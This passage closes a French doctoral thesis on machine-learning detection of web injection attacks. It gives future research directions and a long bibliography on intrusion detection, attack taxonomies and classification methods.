- Il serait intéressant de mettre en œuvre notre approche dans un environnement de production dans le monde réel, et de comparer les métriques en termes de performances de fonctionnement et de la précision de détection avec les systèmes de défense existants. Le taux de faux négatifs est déterminant pour la crédibilité de notre approche de détection. Précisément, c'est sur cet axe que les futurs travaux doivent s'orienter pour améliorer la précision de prédiction tout en respectant un niveau de disponibilité acceptable des application Web. En effet, durant notre démarche de comparaison des algorithmes de classification nous avons limité le champ de prospection à quelques modèles par apprentissage automatique supervisé. Il serait aussi intéressant d'explorer d'autres alternatives à ces modèles. Des modèles basés sur la connaissance ou sur la logique flous peuvent être introduit en complément de notre architecture pour augmenter la précision de prédiction, comme ils peuvent être aussi déployés comme module de détection d'anomalie à part entière.
- Les jeux de données d'apprentissage issus de notre plateforme de génération de données d'apprentissage, ont l'objectif d'offrir un socle commun et partagé pour l'évaluation des différents travaux de recherche dans le domaine de la détection des attaques par apprentissage automatique. Nous croyons que nos travaux peuvent servir de point de départ pour la standardisation des jeux de données d'apprentissage pour s'affranchir de la base de jeux de données KDD qui n'est plus adapté aux problématiques de sécurité actuelles. En effet, dans cette thèse, nous avons mis à la disposition de la communauté un premier jeux de données orienté vers les attaques par injection. Nous pouvons envisager la même démarche de génération de données de bonne qualité, normalisées et spécialisées par thématique de détection de classes d'attaques.
- Les possibilités actuelles de centralisation du contrôle des ressources par virtualisation des architectures, peuvent poser des problèmes de sécurité pour les systèmes d'information hébergés chez des fournisseurs de ressources virtualisées. En effet, le déploiement des politiques de sécurité sur des ressources virtualisées telles que les pare-feux par exemple peuvent être lues par les fournisseurs. Ce problème est aussi valable dans le contexte d'une politique de filtrage Web (dans un WAF). Une voie de recherche à explorer dans cette perspective, est d'étudier la confidentialité du modèle de détection hybride, que nous proposons dans cette thèse, dans des réseaux de contrôle centralisé tels que les SDN. Aussi, de prospecter les possibilités de déploiement distribuées et l'impact sur les performances de fonctionnement et de détection dans ces réseaux.

Bibliographie

[1] Su, Z., Wassermann, G. (2006, January). The essence of command injection attacks in web applications. In ACM SIGPLAN Notices (Vol. 41, No. 1, pp. 372-382). ACM.

[2] OWASP, T. (2013). Top 10 ?2013. The Ten Most Critical Web Application Security Risks.

[3] M. Contesin 360 p., Sept. 2004, Collection Sciences Sup - Éditions Dunod ISBN : 2100483404

[4] ALDEID ; Modsecurity-apache/Description ; https ://www.aldeid.com/wiki/Modsecurity-apache/Description

[5] Chenghong Wang,et al. "An experimental study on firewall performance : Dive into the bottleneck for firewall effectiveness," Information Assurance and Security (IAS), 2014 10th International Conference on, Okinawa, 2014, pp. 71-76.

[6] Aho, A.V. and Corasick, M."Efficient String Matching :An Aid to Bibliographic Search" Com. ACM, Vol. 18, No.6, pp. 333-340, June 75.

[7] Boyer, R.S. and Moore, J.S. "A Fast String Searching Algorithm" Com. of the ACM, Vol. 20, No. 10, pp. 262-272, 1977.

[8] T. Berners-Lee, "A Unifying Syntax for the Expression of Names and Addresses of Objects on the Network as used in the World-Wide Web", IETF, Request for Comments : 1630, June 1994.

[9] IEEE, The IEEE Standard Dictionary of Electrical and Electronics Terms, Sixth Edition, John Radatz, Editor, Institute of Electrical and Electronics Engineers, Inc., New York, NY,1996.

[10] A Taxonomy of Computer Attacks with Applications to Wireless Networks, D. L. Lough, Ph.D. dissertation, Virginia Tech, Apr. 2001.

[11] A Taxonomy of Computer Attacks with Applications to Wireless Networks, D. L. Lough, Ph.D. dissertation, Virginia Tech, Apr. 2001.

[12] A taxonomy of network and computer attacks, Simon Hansman, Ray Hunt, Department of Computer Science and Software Engineering, University of Canterbury, New Zealand

[13] A Common Language for Computer Security Incidents, J. D. Howard and T. A. Longstaff, Sandia tech. Oct. 1998.

[14] How to systematically classify computer security intrusions, Ulf Lindqvist and Erland Jonsson Department of Computer Engineering Chalmers University of Technology SE-412 96 Göteborg, Sweden

[15] Software vulnerability analysis. Krsul IV PhD thesis, Purdue University ; 1998

[16] A Taxonomy of Computer Program Security Flaws, with Examples, Landwehr, Carl E., Bull, Alan R., McDermott, John P., Choi, William S., ACM Computing Surveys, 26,3 (Sept. 1994)

[17] Classification des Attaques pour l'évaluation des IDS, A. Abou El Kalam, M. Gad El Rab et Y. Deswarte, LIFO - ENSI de Bourges, 88 Bd Lahitolle, 18000 Bourges, France., LAAS ? CNRS, Université de Toulouse, France

[18] Évaluation des Systèmes de Détection, Mohammed EL-Sayed GADELRAB, thèse de doctorat, université de toulouse

[19] A CyberCiege traffic analysis extension for teaching network security by Xuquan Stanley Chang Kim Yong Chua, Naval postgraduate school, Monterey, California

[20] AVOIDIT : A Cyber Attack Taxonomy Chris Simmons, Charles Ellis, Sajjan Shiva, Dipankar Dasgupta, Qishi Wu, Department of Computer Science, University of Memphis Memphis, TN, USA

[21] Analysis and Results of the 1999 DARPA Off-Line Intrusion Detection Evaluation Richard Lippmann, Joshua W. Haines, David J. Fried, Jonathan Korba, and Kumar Das MIT Lincoln Laboratory 244 Wood Street, Lexington, MA 02173-9108, USA

[22] A Defense-Centric Taxonomy Based on Attack Manifestations Kevin S. Killourhy, Roy A. Maxion and Kymie M. C. Tan Dependable Systems Laboratory, Computer Science Department, Carnegie Mellon University

[23] Attack-Class-Based Analysis of Intrusion Detection Systems

[24] Kabiri P, Ghorbani AA. Research in intrusion detection and response a survey. International Journal of Network Security 2005 ;1(2) :84 ?102.

[25] Sobh TS. Wired and wireless intrusion detection system : classifications, good characteristics and state-of-the-art. Computer Standards Interfaces 2006 ;28 :670 ?94

[26] Denning ED. An intrusion-detection model. IEEE Transactions on Software Engineering 1987 ;13(2) :222 ?32.

[27] Staniford-Chen S., Tung B., Porrar P., Kahn C., Schnackenberg D., Feiertag R., et al. The common intrusion detection frameworkdata formats. 1998. Internet draft "draft-staniford-cidf-dataformats-00.txt".

[28] EsteÂ´vez-Tapiador JM, Garca-Teodoro P, Daz-Verdejo JE. Anomaly detection methods in wired networks : a survey and taxonomy. Computer Networks 2004 ;27(16) :1569 ?84.

[29] Lazarevic A, Kumar V, Srivastava J. Intrusion detection : a survey, Managing cyber threats : issues, approaches, and challenges. Springer Verlag ; 2005. p. 330.

[30] Denning DE, Neumann PG. Requirements and model for IDES ? a real-time intrusion detection system. Computer Science Laboratory, SRI International ; 1985. Technical Report 83F83- 01-00.

[31] Ye N, Emran SM, Chen Q, Vilbert S. Multivariate statistical analysis of audit trails for host-based intrusion detection. IEEE Transactions on Computers 2002 ;51(7).

[32] Detecting hackers (analyzing network traffic) by Poisson model measure. Available from : link.pdf.

[33] Anderson D, Lunt TF, Javitz H, Tamar u A, Valdes A. Detecting unusual program behaviour using the statistical component of the next-g eneration intrusion detection expert system (NIDES). Menlo Park, CA, USA : Computer Science Laborator y, SRI International ; 1995. SRIO-C SL-95-06.

[34] Esteavez-Tapiador JM, Garcaa-Teodoro P, Daaz-Verdejo JE. Stochastic protocol modeling for anomaly based network intrusion detection. In : Proceedings of IWIA 2003. IEEE Press, ISBN 0-7695-1886-9 ; 2003. p. 3 ?12.

[35] Sekar R., Gupta A., Frullo J., Shanbhag T., Tiwari A., Yang H., et al.Specification-based anomaly detection : a new approach for detecting network intrusions. In : Proceedings of the Ninth ACM Conference on Computer and Communications Security ; 2002. p. 265 ?74.

[36] Heckerman D. A tutorial on learning with Bayesian networks. Microsoft Research ; 1995. Technical Report MSRTR-95-06.

[37] Kruegel C., Mutz D., Robertson W., Valeur F. Bayesian event classification for intrusion detection. In : Proceedings of the 19th Annual Computer Security Applications Conference ; 2003.

[38] Yeung DY, Ding Y. Host-based intrusion detection using dynamic and static behavioral models. Pattern Recognition 2003 ;36(1) : 229 ?43.

[39] Mahoney M.V., Chan P.K. Learning non stationary models of normal network traffic for detecting novel attacks. In : Proceed ings of the Eighth ACM SIGKDD ; 2002. p. 376 ?85.

[40] Esteaez-Tapiador J.M., Garca-Teodoro P., Daz-Verdejo J.E. Detection of web-based attacks through Markovian protocol parsing. In : Proc. ISCC05 ; 2005 p. 457 ?62.

[41] Fox K., Henning R., Reed J., Simonian, R. A neural network approach towards intrusion detection. In : 13th National Computer Security Conference ; 1990. p. 125 ?34.

[42] Debar H., Becker M., Siboni, D. A neural network component for an intrusion detection system. In : IEEE Symposium on Research in Computer Security and Privacy ; 1992. p. 240 ?50.

[43] Cansian A.M., Moreira E., Carvalho A., Bonifacio J.M. Network intrusion detection using neural networks. In : International Conference on Computational Intelligence and Multimedia Applications (ICCMA ?97) ; 1997. p. 276 ?80.

[44] Ramadas M, Ostermann S, Tjaden B. Detecting anomalous network traffic with self-organizing maps. In : Recent advances in intrusion detection, RAID. Lecture notes in computer science (LNCS), vol. 2820 ; 2003. p. 36 ?54.

[45] R. Quinlan, ?Induction of decision trees, ? Mach. Learn., vol. 1, no. 1, pp. 81 ?106, 1986.

[46] R. Quinlan, C4.5 : Programs for Machine Learning. San Mateo, CA,USA : Morgan Kaufmann, 1993.

[47] C. Kruegel and T. Toth, ?Using decision trees to improve signaturebasedintrusion detection, ? in Proc. 6th Int. Workshop Recent Adv.Intrusion Detect., West Lafayette, IN, USA, 2003, pp. 173 ?191.

[48] V. Vapnik, The Nature of Statistical Learning Theory. New York, NY, USA : Springer, 2010.

[49] Buczak, A. L., Guven, E. (2015). A survey of data mining and machine learning methods for cyber security intrusion detection. IEEE Communications Surveys Tutorials, 18(2), 1153-1176.

[50] W. J. Hu, Y. H. Liao, and V. R. Vemuri, ?Robust support vector machines for anomaly detection in computer security, ? in Proc. 20th Int. Conf.Mach. Learn., 2003, pp. 282 ?289.

[51] R. Lippmann, J. Haines, D. Fried, J. Korba, and K. Das, ?The 1999 DARPA offline intrusion detection evaluation, ? Comput. Netw., vol. 34, pp. 579 ?595, 2000.

[52] Bridges S.M., Vaughn R.B. Fuzzy data mining and genetic algorithms applied to intrusion detection. In : Proceedings of the National Information Systems Security Conference ; 2000. p. 13 ?31.

[53] Dickerson J.E. Fuzzy network profiling for intrusion detection. In :Proceedings of the 19th International Conference of the North American Fuzzy Information Processing Society (NAFIPS) ; 2000. p. 301 ?6.

[54] Li W. Using genetic algorithm for network intrusion detection. C.S.G. Department of Energy ; 2004. p. 1 ?8.

[55] Portnoy L., Eskin E., Stolfo S.J. Intrusion detection with unlabeleddata using clustering. In : Proceedings of The ACM Workshopon Data Mining Applied to Security ; 2001.

[56] Barnett V, Lewis T. Outliers in statistical data. Wiley, ISBN 9780471930945 ; 1994.

[57] Sequeira K., Zaki M. ADMIT : anomaly-based data mining for intrusions. In : Proceedings of the 8th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining ; 2002. p. 386 ?95.

[58] Liao Y, Vemuri VR. Use of K-nearest neighbor classifier for intrusion detection. Computers Security 2002 ;21 : 439 ?48.

[59] Breunig M., Kriegel H.P., Ng R.T., Sander J. LOF : identifying density-based local outliers. In : Proceedings of the ACM SIGMOD, International Conference on Management of Data ; 2000. p. 93 ?104.

[60] PMG. Maximizing the value of network intrusion detection. A corporate white paper from the product management group ofintrusion.com ; 2001.

[61] Bro, I. D. S. (2008). Homepage : http ://www. bro-ids. org.

[62] Ryu, Y. U., Rhee, H. S. (2008). Evaluation of intrusion detection systems under a resource constraint. ACM Transactions on Information and System Security (TISSEC), 11(4), 20.

[63] Wang, K., Parekh, J. J., Stolfo, S. J. (2006, September). Anagram : A content anomaly detector resistant to mimicry attack. In International Workshop on Recent Advances in Intrusion Detection (pp. 226-248). Springer Berlin Heidelberg.

[64] Axelsson S. The Base-ra te fallacy and its im plications for the difficulty of intrusion detection. ACM Transa ctions on Information and System Security 2000 ;3 : 186 ?205.

[65] Kruegel C, Valeur F, Vigna G, Kemmerer R. Statetul intrusion detection for high-speed networks. IEEE Symposium on Security and Privacy 2002 :285 ?94.

[66] Stolfo SJ, Fan W. Cost-based modeling for fraud and intrusion detection : results from the JAM project. DARPA Information Survivability Conference Exposition 2000 :130-44.

[67] Gaffney J, Ulvila J. Evaluation of intrusion detectors : a decision theory approach. IEEE Symposium on Security and Privacy 2001 :50 ?61.

[68] Mell P, Hu V, Lippman R, H aines J, Zissm an M. An overview o issues in testing intrusion detection systems ? ?. NIST Interagency Report NIST IR 7007. Available from : http ://csrc. nist.gov/publications/nistir/nistir-7007.pdf ; 2003.

[69] Debar H, Dacier M, Wespi A, Lampart S. An experimentation workbench for intrusion detection systems. Research Report RZ 2998. IBM Reserarch Division, Zurich Research Laboratory ; 1998.

[70] Athanasiad es N, Abler R, Levine J, Owen H, Riley G. Intrusion detection testing and benchmarking methodologies. In : Proceedings of the 1st IEEE inter national worksh op on information assurance. IEEE Computer Society Press ; 2003. p. 63 ?72.

[71] Puketza N, Zhang K, Chung M, Mukherjee B, Olsson R. A methodology for testing intrusion detection systems. IEEE Software 1997 ;4(5) :43 ?51.

[72] Lippmann R, Haines J, Fried D, Korba J, Das K. Analysis and results of the 1999 DARPA off-lin e intrusion detection eval uation. Computer Networks 2000 ;34(4) :579 ?95.

[73] Rossey L, Rabek J, Cunnigham R, Fried R, Lippmann R, Zissmann R. LARIAT : Lincoln adaptable real-time information assurance test-bed. RAID ; 2001.

[74] McHugh J. The 1998 Lincoln lab oratory IDS eval uation. A critique. In : RAID . LNCS, vol. 1907 ; 2000. p. 145 ?6 1.

[75] Mahoney M., Chan P.K. An analysis of the 1999 DARPA/Linco ln laboratory evaluation data for network anomaly detection. Florida tech. report CS-2003- 02 ; 2003.

[76] Fan J, Xu J, Ammar MH, Moon SB. Prefix-preserving IP address anonymization : measurement-based security evaluation and a new cryptography-based scheme. Computers Networks 2004 ;46(2) :253 ?72.

[77] Bermuadez-Edo M., Salazar-Hernandez R., Daz-Verdejo J.E., Garca-Teodoro P. Proposals on assessment environments for anomaly-based network intrusion detection systems. LNCS 4347 ; 2006. p. 210 ?21

[78] T. M. Cover, J. A.Thomas, "Elements of information theory", Wiley Edition, 1991.

[79] C.P.Robert,"Le choix Baysien. Principes et pratiques", Springer Edition, 2006.

[80] Androutsopoulos I., J. Koutsias, K.V. Chandrinos, G. Paliouras, and C.D. Spyropoulos, "An Evaluation of Naive Bayesian Anti-Spam Filtering", Proceedings of the Workshop on Machine Learning in the New Information Age, 11th European Conference on Machine Learning, pp. 9-17, 2000.

[81] Mell P, Hu V, Lippman R, H aines J, Zissm an M. An overview o issues in testing intrusion detection systems ? ?. NIST Interagency Report NIST IR 7007. Available from : http ://csrc. nist.gov/publications/nistir/nistir-7007.pdf ; 2003.

[82] Fayyad U, Piatetsky-Shapiro G, Smyth P. The KDD process for extracting useful knowledge from volumes of data. Communications of the ACM 1996 ;29(11) :27 ?34.

[83] Chouaib, H. (2011). Sélection de caractéristiques : méthodes et applications (Doctoral dissertation, Université Paris Descartes).

[84] Dash, M. et Liu, H. (1997). Feature selection for classification. Intelligent Data Analysis,1 :131 ?156.

[85] Liu, H. et Yu, L. (2005). Toward integrating feature selection algorithms for classification and clustering. IEEE TRANSACTIONS ON KNOWLEDGE AND DATA ENGINEERING,17 :491 ?502.

[86] Hall, M., Frank, E., Holmes, G., Pfahringer, B., Reutemann, P., Witten, I. H. (2009). The WEKA data mining software : an update. ACM SIGKDD explorations newsletter, 11(1), 10-18.